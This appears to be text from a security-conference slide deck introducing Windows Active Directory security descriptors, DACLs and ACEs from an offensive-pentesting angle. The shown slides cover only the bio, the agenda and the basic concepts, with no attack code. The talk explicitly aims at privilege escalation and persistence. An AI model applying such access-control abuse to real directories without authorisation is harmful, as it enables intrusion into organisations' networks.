

Understanding Active Directory Security Descriptors

ATTL4S & ElephantSe4l

ATTL4S



- Daniel López Jiménez (a.k.a. **ATTL4S**)
 - Twitter: **@DaniLJ94**
 - GitHub: **@ATTL4S**
 - Youtube: **ATTL4S**
- Loves **Windows** and **Active Directory** security
 - Senior Security Consultant at **NCC Group**
 - Associate Teacher at **Universidad Castilla-La Mancha** (MCSI)

Confs: NavajaNegra, No cON Name, h-c0n, Hack&Beers

Posts: Crummie5, NCC Group's blog, Hackplayers

Certs: CRTO, PACES, OSCP, CRTE

WWW.CRUMMIE5.CLUB



The goal of this talk is understanding – from an offensive perspective – Windows Security Descriptors and how to leverage them in your pentests and operations for privilege escalation and persistence opportunities

Agenda

1. Introduction
2. Securable Objects
3. ACL Enumeration
4. Abusing Rights


Introduction


Why?


- Active Directory environments consist of countless objects (users, groups, computers...)
- Security Descriptors provide a way to (mis)configure access relationships between objects
 - Administrators often configure too many permissions
 - Legitimate solutions sometimes require high privileges (Exchange, AD connect...)
 - Some privileges are there for legit reasons!
- Abuses of this field include privilege escalation and persistence opportunities

We are talking about features (no CVE / exploits required)









Securable Objects

Securable Objects

A securable object is an object that can have a security descriptor

Examples


Files / directories	Named Pipes
Processes / Threads	Access Tokens
Windows Desktops	Registry Keys
Services	Printers
Shares	AD Objects

Security Descriptors

- A security descriptor contains the security information associated with a securable object
- A security descriptor can include the following information
 - Object Owner (SID)
 - Discretionary Access Control List (DACL)
 - System Access Control List (SACL)
 - Set of control bits


```
typedef struct _SECURITY_DESCRIPTOR {
    UCHAR  Revision;
    UCHAR  Sbz1;
    SECURITY_DESCRIPTOR_CONTROL  Control;
    PSID  Owner;
    PSID  Group;
    PACL  Sacl;
    PACL  Dacl;
} SECURITY_DESCRIPTOR, *PISECURITY_DESCRIPTOR;
```

Security Descriptors (cont.)




Security Descriptors - Object Owners

- Object **owners** can modify an object's **DAACL**
 - WriteDAACL and RIGHT_READ_CONTROL



Security Descriptors - DACL

- A **DACL** is a list of Access Control Entries (**ACEs**)
- Each **ACE** defines who (**principal / trustee**) has permissions over the concerned object



Passwords.txt

Object's Security Descriptors

...

DACL

ACE 1	Access Denied
	S-1-5-21- <u>domain</u> -1004 (wint3r)
	Read, Write, Execute

ACE 2	Access Allowed
	S-1-5-32-544 (Administrators)
	Write

Att4s's Process

Access Token

...

Groups

S-1-5-32-544
(Administrators)

...

Wint3r's Process

Access Token

...

